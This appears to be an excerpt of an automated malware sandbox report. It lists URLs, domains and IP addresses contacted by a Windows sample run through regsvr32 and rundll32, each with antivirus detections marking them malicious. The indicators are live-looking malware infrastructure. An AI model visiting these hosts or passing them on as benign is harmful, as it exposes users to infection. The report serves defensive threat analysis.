http://nnnnnn.casa/drew/0j7ZvX6Yf_2Ff4PZOIhk8/4LwtJMzbxxuFilPr/sSF9SqjkHo3YN93/N6KmwTforklWI7En4U/8d	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://www.nnnnnn.bar/drew/b2eob5aE7jJqRFK/rA9TqIOSBzTkqwZ1zv/iNhLsTUKi/a_2FZiiuvYhXdLNrvbCh/8PEJcafughemPo02ekn/fOGpqXigagMOIeoi2whU2K/VcKgvpNbHoVGC/D5UC9izH/aHNIhYwGohjos0FQ6xviFWf/oAZv_2Bi_2/FQiT5Hhg78q185o5l/RS9K9tlnC9cl/irJKo_2Bc3F/Cv7H0DN6I4ItJ9/fG_2BK5HpVFlp2pJnaZ2D/aV8ATJwwcAP/_2Bs.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/aOCcLYeYaTiAEXOHR/rDcm23Ra7HRA/Ll0tIfgTYdg/Ovc937_2BZJhqR/_2B9nyoyx5GXZFgCkf0	100%	Avira URL Cloud	malware	
http://www.nnnnnn.casa/	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/dRBCohQjpH2R4ZrxcN/VH3wq9yT2/VmLml8GJ5aPaDzoCDj8x/EmzpTBuP5mftF8uNtQM/TnqYzS	100%	Avira URL Cloud	malware	
http://museumistat.bar/icies	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/b2eob5aE7jJqRFK/rA9TqIOSBzTkqwZ1zv/iNhLsTUKi/a_2FZiiuvYhXdLNrvbCh/8PEJcafughemPo02ekn/fOGpqXigagMOIeoi2whU2K/VcKgvpNbHoVGC/D5UC9izH/aHNIhYwGohjos0FQ6xviFWf/oAZv_2Bi_2/FQiT5Hhg78q185o5l/RS9K9tlnC9cl/irJKo_2Bc3F/Cv7H0DN6I4ItJ9/fG_2BK5HpVFlp2pJnaZ2D/aV8ATJwwcAP/_2Bs.jlk	100%	Avira URL Cloud	malware	
http://www.nnnnnn.bar/g	100%	Avira URL Cloud	malware	
http://www.nnnnnn.bar/f	100%	Avira URL Cloud	malware	
http://www.nnnnnn.bar/wl	100%	Avira URL Cloud	malware	
http://www.nnnnnn.bar/drew/zBWev8_2BKC0Kv4cFyjxa4K/cXf7Mx9Yu7/tb380Z5Te_2FUr5sc/S5LVwKU9d2Ii/UAurGXKRWnS/sNuzGwvgFbGuiX/cYwNdjWOtQd_2Fg50Gq6_/2FjOiJCVbSj9xwyh/G_2BXTVzOZQxb5p/q_2BNRYwk1baG5TnLz/jbdiar_2B/vlTHroP6B_2F_2BAIZUm/KtOtUG2G23eAdJDsUmd/Q0nO6sNJelOrTMnHEyXMkV/0ho4YTGcPihXz/P5SVPgNqDh/MwH.jlk	100%	Avira URL Cloud	malware	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.nnnnnn.bar/drew/zBWev8_2BKC0Kv4cFyjxa4K/cXf7Mx9Yu7/tb380Z5Te_2FUr5sc/S5LVwKU9d2Ii/UAurGXK	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/gKT0MIKWG38_2/BMau4Oul/cEXy48BAqFiRWaKy3Hmuv38/3RbGiyCyh2/l1GuJ4tJh6rYVcx3P/CJUEexxeLegN/asUAVrcr8Os/6Heu8XQ9NwKS3r/RsXyOEKXh6_2Fk8FF_2Be/55GNIEO4rqxc9s7n/ukqCx_2FTaQH3qL/wkmTl5GH5xOHOuPfEe/BWDc8XF7Q/Aj_2BpbOenr9CVTaE_2B/XdQQRARWLLAVNpj0F5Y/DhKfHWf2CN42/6CU_2FsM/oq0.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9P_2/BB0g0D98WIpaFL2hK/UQH6jhZN2tpm/ORHiRY8gQ2t/UYqiaMMUPs7I05/R0awjzx8aAAERc7YB4ys0/Q5QjXt_2F1mCoLne/245MRunYvrY5c2x/MdnxTtnmOaN2uVZew3/1GHuZOvuL/Rb_2Bfqw7L_2BYB_2FWD/UIZ_2FNd7aPjE9V_2B_/2BC4BHu.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/aO1m2qbhzR/PyScSysfUMu7pQ56N/VjOvZCjAa_2F/1mYmXVIR1Zt/ZytsC9Ykmf_2Fu/iu9BdbHsH649dhw5xv4AE/uvJRR2pHSfmCL3mX/qVeQLGXMe6qLR0u/Wt56BLAa0ngbKPNWJl/aK0_2FM_2/B_2FgePTZg5J6aAm67BS/UxRCj8tcca1XehAjtUd/YhkFvH3YtE1Pt1_2BwmyD7/71NTX8ZhkOA2A/ekCIE_2B/Axlx1Zu2c2Fm5fnQIZEKkDy/m.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/gKT0MIKWG38_2/BMau4Oul/cEXy48BAqFiRWaKy3Hmuv38/3RbGiyCyh2/l1GuJ4tJh6rYVcx3P/	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr5Pj/	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/BVo0JfnyET/LCuKNvyhPvtrfvUnc/mObdgwXcgrZe/zSKG23eDqpN/HkpkBNiTxuWbBP/jak_2BPp	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/aOCcLYeYaTiAEXOHR/rDcm23Ra7HRA/Ll0tIfgTYdg/Ovc937_2BZJhqR/_2B9nyoyx5GXZFgCkf0O8/4fSjQKFRypPXeHUM/2VwdsjoRmoerb1g/N6r4i0t9F_2FA66_2F/CrVcoXDX5/D2kSFR1VHNVLT3GtdrVC/2IzirCs34EDnFYvNPWY/fYM6gayTm5L9yWZL2Vx5Nc/R0anH3ZYvesfP/30v94E34/TL40v70SibYCobhKHsZEJ7c/OLRlO.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/zBWev8_2BKC0Kv4cFyjxa4K/cXf7Mx9Yu7/tb380Z5Te_2FUr5sc/S5LVwKU9d2Ii/UAurGXKRWnS/sNuzGwvgFbGuiX/cYwNdjWOtQd_2Fg50Gq6_/2FjOiJCVbSj9xwyh/G_2BXTVzOZQxb5p/q_2BNRYwk1baG5TnLz/jbdiar_2B/vlTHroP6B_2F_2BAIZUm/KtOtUG2G23eAdJDsUmd/Q0nO6sNJelOrTMnHEyXMkV/0ho4YTGcPihXz/P5SVPgNqDh/MwH.jlk	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
parkingpage.namecheap.com	198.54.117.216	true	false		high
nnnnnn.bar	162.255.119.177	true	true	• 6%, Virustotal, Browse	unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nnnnnn.casa	192.64.119.233	true	true	• 5%, Virustotal, Browse	unknown
museumistat.bar	unknown	unknown	true	• 12%, Virustotal, Browse	unknown
www.nnnnnn.casa	unknown	unknown	true	• 7%, Virustotal, Browse	unknown
www.nnnnnn.bar	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.nnnnnn.casa/drew/gKT0MlKWG38_2/BMau4Oul/cEXy48BAqFiRWaKy3Hmuv38/3RbGiyCyh2/l1GuJ4tJh6rYVcx3P/CJUExxeLegN/asUAVrcr8Os/6Heu8XQ9NwKS3r/RsXyOEKXh6_2Fk8FF_2Be/55GNIEO4rqxc9s7n/ukqCx_2FTaQH3qL/wkmTl5GH5xOHOuPfEe/BWDc8XF7Q/Aj_2BpbOenr9CVTaE_2B/XdQQRARWLLAVNpj0F5Y/DhKfHWf2CN42/6CU_2FsM/oq0.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casa/drew/aO1m2qbhzR/PyScSysfUMu7pQ56N/VjOvZCjAa_2F/1mYmXVIR1Zt/ZytsC9Ykmf_2Fu/iu9BdbHsH649dhw5xv4AE/uvJRR2pHSfmCL3mX/qVeQLGXMe6qLR0u/Wt56BLAa0ngbKPNWJl/aK0_2FM_2/B_2FgePTZg5J6aAm67BS/UxRCj8tcca1XehAjtUd/YhkFvH3YtE1Pt1_2BwmyD7/71NTX8ZhkOA2A/ekCIE_2B/Axlx1Zu2c2Fm5fnQIZEKkDy/m.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casa/drew/MeZUUlMrrzCrTTo/WRQsq4b7fIDR_2F2ui/K6Zod5HZQ/pReKsZQJuAIiqXNhcotr/27SAvb0lLGD4m4MtFqv/lionnkJutjVCo9Od2amHc6/vcomrgcHuTiyu/619f5X9g/OqezXl3127vZEQSYuxkxeXa/jXToImScJb/S5cz6j_2Fse9g4BcM/g7zL04pozIiS/_2B_2FN5VMo/ZAlJdIbg2SlHI1/d8no93Q9ma7mUN4PubD3o/tloZKX2Kmj/q.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/drew/2dHt0g0ZqxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t263S3GMZiTKRdq/jvCj142v8i06uAQqd2/qg8dX3i_2/BKHu1GhglPcxgFFzOwll/mE2uKWB4mhjJIhyxTbk/_2F4mS5i039Fc7Qu_2Bekr/iQMweYWStlPtj/o4jxWrxk/qxdFPQJxNpwFwYEvbaIlklB/QVqGaFPam2/C2rQw2gzAO6yhP_2F/dkOEushjYAis/iro3PbyNh/HGAz2Q_2F/i0Bn.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/2dHt0g0ZqxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t263S3GMZiTKRdq/jvCj142v8i06uAQqd2/qg8dX3i_2/BKHu1GhglPcxgFFzOwll/mE2uKWB4mhjJIhyxTbk/_2F4mS5i039Fc7Qu_2Bekr/iQMweYWStlPtj/o4jxWrxk/qxdFPQJxNpwFwYEvbaIlklB/QVqGaFPam2/C2rQw2gzAO6yhP_2F/dkOEushjYAis/iro3PbyNh/HGAz2Q_2F/i0Bn.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/BVo0JfnyET/LCuKNvyhPvtrfvUnc/mObdgwXcgrZe/zSKG23eDqpN/HkpkBNiTxuWbBP/jak_2BPpM4WA8X4iaERBU/M_2BNnZd3vNVKd3D/snYYJ6wnfiJDJcL/92irgYdy9jdt7bObTQ/XthL2dpz7/ChmMUV7DDxy9eem0RAqA/QIh0WdqUZEhxu0X9j_2/F2lcfFWCQ7qV66laejvuEP/BvotBkMbOhSl5/Azm9mu3j/3M1GGyFrveB8gl1/M.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casa/drew/MeZUUlMrrzCrTTo/WRQsq4b7fIDR_2F2ui/K6Zod5HZQ/pReKsZQJuAIiqXNhcotr/27SAvb0lLGD4m4MtFqv/lionnkJutjVCo9Od2amHc6/vcomrgcHuTiyu/619f5X9g/OqezXl3127vZEQSYuxkxeXa/jXToImScJb/S5cz6j_2Fse9g4BcM/g7zL04pozIiS/_2B_2FN5VMo/ZAlJdIbg2SlHI1/d8no93Q9ma7mUN4PubD3o/tloZKX2Kmj/q.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr5Pj/SDWuXQsskkRv/UNsc0mp28hP/x_2B_2FFq_2BHQ/F27_2FxKayrB3Cjy97Qhx/v8nlOT4QFPkzm4Ie/eAXoVlzzaxz8tgI/QR3P1Uk2I7ZbwimQXR/OfOcdTcUh/zjDQ5XVxR1cI0bdt8PDF/mZjcYY9L2vv_2BELjHj/Y7ijGd_2F3psmxh_2FsXvv/mj29lZ4n/h.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/drew/aOCcLYeYaTiAEXOHR/rDcm23Ra7HRA/Ll0tlfgTYdg/Ovc937_2BZJhqR/_2B9nyoyx5GXZFgCkf0O8/4fSjQKFRypPXeHUM/2VwdsjoRmoerb1g/N6r4i0t9F_2FA66_2F/CrVcoXDX5/D2kSFR1VHNVLT3GtdrVC/2IzirCs34EDnFYvNPWY/fYM6gayTm5L9yWZL2Vx5Nc/R0anH3ZYvesfP/30v94E34/TL40v70SibYCobhKHsZEJ7c/OLRlO.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9P_2/BB0g0D98WIpaFL2hK/UQH6jhZN2tpm/ORHiRY8gQ2t/UYqiaMMUPs7I05/R0awjzx8aAAERc7YB4ys0/Q5QjXt_2F1mCoLne/245MRunYvrY5c2x/MdnxTtnmOaN2uVZew3/1GHuZOvuL/Rb_2Bfqw7L_2BYB_2FWD/UIZ_2FNd7aPjE9V_2B_/2BC4BHu.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casa/drew/0j7ZvX6Yf_2Ff4PZOIhk8/4LwtJMzbxxuFilPr/sSF9SqjkHo3YN93/N6KmwTforklWI7En4U/8dXb3jJiK/zds9L6K3nZZ7oSB_2FRe/J_2F81pI4nTjSy_2FLT/d8Gf2VlN_2BGJ3KTHQhxNU/PK1lsXUZsV6B7/COUqQ3wX/120xfpxJZhcCTcDgyQOQ47a/2BRczUrfQU/ppPj1HI3Q0OhFDCjv/4_2Br67LS5pR/l5aWeKuI6uG/ni53ezQ1izt/Yu.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/dRBCohQjpH2R4ZrxcN/VH3wq9yT2/VmLml8GJ5aPaDzoCDj8x/EmzpTBuP5mftF8uNtQM/TnqYzSdCW3EjFkfnBVLNrh/u6iSfeXnIxEc4/iOpnKu8_/2B6ER0J96Uzbim1bUMtmrJq/DMYICZNGt5/BH1k0iCPsGbgr2jmq/LZISYUDUDQ3s/sBmfD_2B_2F/KeRIfCDg82xxJ1/5QkNXVsBvP5NPb2r4nyOG/rCLwK7C8JPasll4x/C4pqB4g_2/B.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casa/drew/dRBCohQjpH2R4ZrxcN/VH3wq9yT2/VmLml8GJ5aPaDzoCDj8x/EmzpTBuP5mftF8uNtQM/TnqYzSdCW3EjFkfnBVLNrh/u6iSfeXnIxEc4/iOpnKu8_/2B6ER0J96Uzbim1bUMtmrJq/DMYICZNGt5/BH1k0iCPsGbgr2jmq/LZISYUDUDQ3s/sBmfD_2B_2F/KeRIfCDg82xxJ1/5QkNXVsBvP5NPb2r4nyOG/rCLwK7C8JPasll4x/C4pqB4g_2/B.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/0j7ZvX6Yf_2Ff4PZOIhk8/4LwtJMzbxxuFilPr/sSF9SqjkHo3YN93/N6KmwTforklWI7En4U/8dXb3jJiK/zds9L6K3nZZ7oSB_2FRe/J_2F81pI4nTjSy_2FLT/d8Gf2VlN_2BGJ3KTHQhxNU/PK1lsXUZsV6B7/COUqQ3wX/120xfpxJZhcCTcDgyQOQ47a/2BRczUrfQU/ppPj1HI3Q0OhFDCjv/4_2Br67LS5pR/l5aWeKuI6uG/ni53ezQ1izt/Yu.jlk	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.nnnnnn.casa/drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr5Pj/SDWuXQsskkRv/UNsc0mp28hP/x_2B_2FFq_2BHQ/F27_2FxKayrB3Cjy97Qhx/v8nlOT4QFPkzm4Ie/eAXoVlzzaxz8tgI/QR3P1Uk2I7ZbwimQXR/OfOcdTcUh/zjDQ5XVxR1cI0bdt8PDF/mZjcYY9L2vv_2BELjHj/Y7ijGd_2F3psmxh_2FsXvv/mj29lZ4n/h.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/drew/BVo0JfnyET/LCuKNvyhPvtrfvUnc/mObdgwXcgrZe/zSKG23eDqpN/HkpkBNiTxuWbBP/jak_2BPpM4WA8X4iaERBU/M_2BNnZd3vNVKd3D/snYYJ6wnfiJDJcL/92irgYdy9jdt7bObTQ/XthL2dpz7/ChmMUV7DDxy9eem0RAqA/Qlh0WdqUZEhxu0X9j_2/F2lcfFWCQ7qV66laejvuEP/BvotBkMbOhSl5/Azm9mu3j/3M1GGyFrveB8gI1/M.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/drew/b2eob5aE7jJqRFK/rA9TqIOSBzTkqwZ1zv/iNhLsTUKi/a_2FZiiuvYhXdLNrvbCh/8PEJcafughemPo02ekn/fOGpqXigagMOIeoi2whU2K/VcKgvpNbHoVGC/D5UC9izH/aHNIhYwGohjos0FQ6xviFWf/oAZv_2Bi_2/FQiT5Hhg78q185o5l/RS9K9tlnC9cl/irJKo_2Bc3F/Cv7H0DN6I4ItJ9/fG_2BK5HpVFIp2pJnaZ2D/aV8ATJwwcAP/_2Bs.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/b2eob5aE7jJqRFK/rA9TqIOSBzTkqwZ1zv/iNhLsTUKi/a_2FZiiuvYhXdLNrvbCh/8PEJcafughemPo02ekn/fOGpqXigagMOIeoi2whU2K/VcKgvpNbHoVGC/D5UC9izH/aHNIhYwGohjos0FQ6xviFWf/oAZv_2Bi_2/FQiT5Hhg78q185o5l/RS9K9tlnC9cl/irJKo_2Bc3F/Cv7H0DN6I4ItJ9/fG_2BK5HpVFIp2pJnaZ2D/aV8ATJwwcAP/_2Bs.jlk	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/drew/zBWev8_2BKC0Kv4cFyjxa4K/cXf7Mx9Yu7/tb380Z5Te_2FUr5sc/S5LVwKU9d2li/UAurGXKRWnS/sNuzGwvgFbGuiX/cYwNdjWOtQd_2Fg50Gq6_/2FjOiJCVbSj9xwyh/G_2BXTVzOZQxb5p/q_2BNRYwk1baG5TnLz/jbdiar_2B/vITHroP6B_2F_2BAIZUm/KtOtUG2G23eAdJDsUmd/Q0nO6sNJelOrTMnHEyXMkV/0ho4YTGcPihXz/P5SVPgNqDh/MwH.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/gKT0MIKWG38_2/BMau4Oul/cEXy48BAqFiRWaKy3Hmuv38/3RbGiyCyh2/l1GuJ4tJh6rYVcx3P/CJUEexxeLegN/asUAVrcr8Os/6Heu8XQ9NwKS3r/RsXyOEKXh6_2Fk8FF_2Be/55GNIEO4rqxc9s7n/ukqCx_2FTaQH3qL/wkmTl5GH5xOHOuPfEe/BWDc8XF7Q/Aj_2BpbOenr9CVTaE_2B/XdQQRARWLLAVNpj0F5Y/DhKfHWf2CN42/6CU_2FsM/oq0.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/6ktn4xRUX5JQALxlWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9P_2/BB0g0D98WIpaFL2hK/UQH6jhZN2tpm/ORHiRY8gQ2t/UYqiaMMUPs7I05/R0awjzx8aAAERc7YB4ys0/Q5QjXt_2F1mCoLne/245MRunYvrY5c2x/MdnxTtnmOaN2uVZew3/1GHuZOvuL/Rb_2Bfqw7L_2BYB_2FWD/UIZ_2FNd7aPjE9V_2B_/2BC4BHu.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/aO1m2qbhzR/PyScSysfUMu7pQ56N/VjOvZCjAa_2F/1mYmXVIR1Zt/ZytsC9Ykmf_2Fu/iu9BdbHsH649dhw5xv4AE/uvJRR2pHSfmCL3mX/qVeQLGXMe6qLR0u/Wt56BLAa0ngbKPNWJl/aK0_2FM_2/B_2FgePTZg5J6aAm67BS/UxRCj8tcca1XehAjtUd/YhkFvH3YtE1Pt1_2BwmyD7/71NTX8ZhkOA2A/ekCIE_2B/Axlx1Zu2c2Fm5fnQlZEKkDy/m.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/aOCcLYeYaTiAEXOHR/rDcm23Ra7HRA/Ll0tIfgTYdg/Ovc937_2BZJhqR/_2B9nyoyx5GXZFgCkf0O8/4fSjQKFRypPXeHUM/2VwdsjoRmoerb1g/N6r4i0t9F_2FA66_2F/CrVcoXDX5/D2kSFR1VHNVLT3GtdrVC/2IzirCs34EDnFYvNPWY/fYM6gayTm5L9yWZL2Vx5Nc/R0anH3ZYvesfP/30v94E34/TL40v70SibYCobhKHsZEJ7c/OLRlO.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/zBWev8_2BKC0Kv4cFyjxa4K/cXf7Mx9Yu7/tb380Z5Te_2FUr5sc/S5LVwKU9d2li/UAurGXKRWnS/sNuzGwvgFbGuiX/cYwNdjWOtQd_2Fg50Gq6_/2FjOiJCVbSj9xwyh/G_2BXTVzOZQxb5p/q_2BNRYwk1baG5TnLz/jbdiar_2B/vITHroP6B_2F_2BAIZUm/KtOtUG2G23eAdJDsUmd/Q0nO6sNJelOrTMnHEyXMkV/0ho4YTGcPihXz/P5SVPgNqDh/MwH.jlk	true	• Avira URL Cloud: malware	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.nnnnnn.bar/	regsvr32.exe, 00000003.00000002.78364348 7.0000000002D6A000.00000004.00000020.sdmp, regsvr32.exe, 00000003.00000002.783462582.00000 00002D48000.00000004.00000020.sdmp, rund ll32.exe, 00000005.00000002.781511015.00 00000000AAA000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/dre	rundll32.exe, 00000005.00000003.56220647 2.0000000000B14000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/zBWev8_2BKC0Kv4cFyjxa4K/cXf7Mx9Yu7/tb380Z5Te_2FUr5sc/S5LVwKU9d2li/UAurGXKRWnS	regsvr32.exe, 00000003.00000002.78324297 2.0000000002D0A000.00000004.00000020.sdmp, regsvr32.exe, 00000003.00000002.783677906.00000 00002D79000.00000004.00000020.sdmp, regs vr32.exe, 00000003.00000003.777130443.00 00000002D79000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/eLhw7nu1K6FTq/stO2JZ1h/n1J6MMYac0r5XgMvFx5tBMd/79pB3BpRVf/FsRkAxNC5o0VI8z66/	regsvr32.exe, 00000003.00000003.77713044 3.0000000002D79000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://museumistat.bar/drew/4iG_2BGMJbK_2Fz5Q7E/OfnzhNXmjy08XAO4hBOEsU/_2FWo4bkEDMbg/aulR18j2/5zekh_	regsvr32.exe, 00000003.00000002.78346258 2.0000000002D48000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.amazon.com/	msapplication.xml.14.dr	false		high
http://www.twitter.com/	msapplication.xml5.14.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://nnnnnn.bar	regsvr32.exe, 00000003.00000002.78324297 2.0000000002D0A000.00000004.00000020.sdmp, rundll32.exe, 00000005.00000002.781511015.00000 00000AAA000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://museumistat.bar	rundll32.exe, 00000005.00000003.44598931 4.0000000000B13000.00000004.00000001.sdmp, rundll32.exe, 00000005.00000003.300466996.00000 00000B22000.00000004.00000001.sdmp, rund ll32.exe, 00000005.00000003.490164133.00 00000000B23000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casa/nnnnnn.casa5	rundll32.exe, 00000005.00000002.78151101 5.0000000000AAA000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/drew/2dHt0g0ZqxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t263S3GMZiTKRdq/jvCj142v8i06uAQqd2	rundll32.exe, 00000005.00000002.78151101 5.0000000000AAA000.00000004.00000020.sdmp, rundll32.exe, 00000005.00000002.781904835.00000 00000B11000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/2dHt0g0ZxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t63S3GMZiTKRdq/jvCj1	rundll32.exe, 00000005.00000002.78517695 4.00000000044CB000.00000004.00000010.sdmp	true	• Avira URL Cloud: malware	unknown
http://museumistat.bar/drew/ammuwrNq_/2BqepYvRFV9AqHabqa_2/F1YKJqeJLi3jEjiQLE2/U5afXyZSkYxg9zlQghLCU	~DF39FCB87D136FE619.TMP.14.dr, {DF65E4B8-7A32-11EC-90E5-ECF4BB570DC9}.dat.14.dr	true	• Avira URL Cloud: malware	unknown
http://www.reddit.com/	msapplication.xml4.14.dr	false		high
http://www.nytimes.com/	msapplication.xml3.14.dr	false		high
http://nnnnnn.bar/drew/b2eob5aE7jJqRFK/rA9TqIOSBzTkqwZ1zv/iNhLsTUKi/a_2FZiiuvYhXdLNrvbCh/8PEJcafughe	{2030A8D5-7A33-11EC-90E5-ECF4BB570DC9}.dat.42.dr, ~DF9357A3070BEC43BD.TMP.42.dr	true	• Avira URL Cloud: malware	unknown
http://museumistat.bar/drew/XMU8iofODBy1lrN0vdkRj/PLODd_2Bhig1hkqI/Wigiwyx9ltM_2Fd/r36Wr8ytAbQS3wDa6	~DF46B8E1B94B04B19A.TMP.34.dr, {1187F3F8-7A33-11EC-90E5-ECF4BB570DC9}.dat.34.dr	true	• Avira URL Cloud: malware	unknown
http://museumistat.bar/	regsvr32.exe, 00000003.00000002.78367790 6.0000000002D79000.00000004.00000020.sdmp, regsvr32.exe, 00000003.00000003.777130443.00000 00002D79000.00000004.00000001.sdmp, regs vr32.exe, 00000003.00000003.605295288.00 00000002D79000.00000004.00000001.sdmp, r egsvr32.exe, 00000003.00000002.783462582 .0000000002D48000.00000004.00000020.sdmp, rundll32.exe, 00000005.00000002.781511015.000000 0000AAA000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://museumistat.bar/drew/tizLy41OuYHIsTgBNj/0Uu4NPNlH/3sO8ziJptuwkpagoG2Xn/2Wzxx3rAW_2F6s4Zntp/4O	rundll32.exe, 00000005.00000002.78190483 5.0000000000B11000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casaw/eLhw7nu1K6FTq/stO2JZ1h/n1J6MMYac0r5XgMvFx5tBMd/79pB3BpRVf/FsRkAxNC5o0VI8z66/	regsvr32.exe, 00000003.00000003.55954124 8.0000000002D7B000.00000004.00000001.sdmp, regsvr32.exe, 00000003.00000003.558838390.00000 00002D79000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
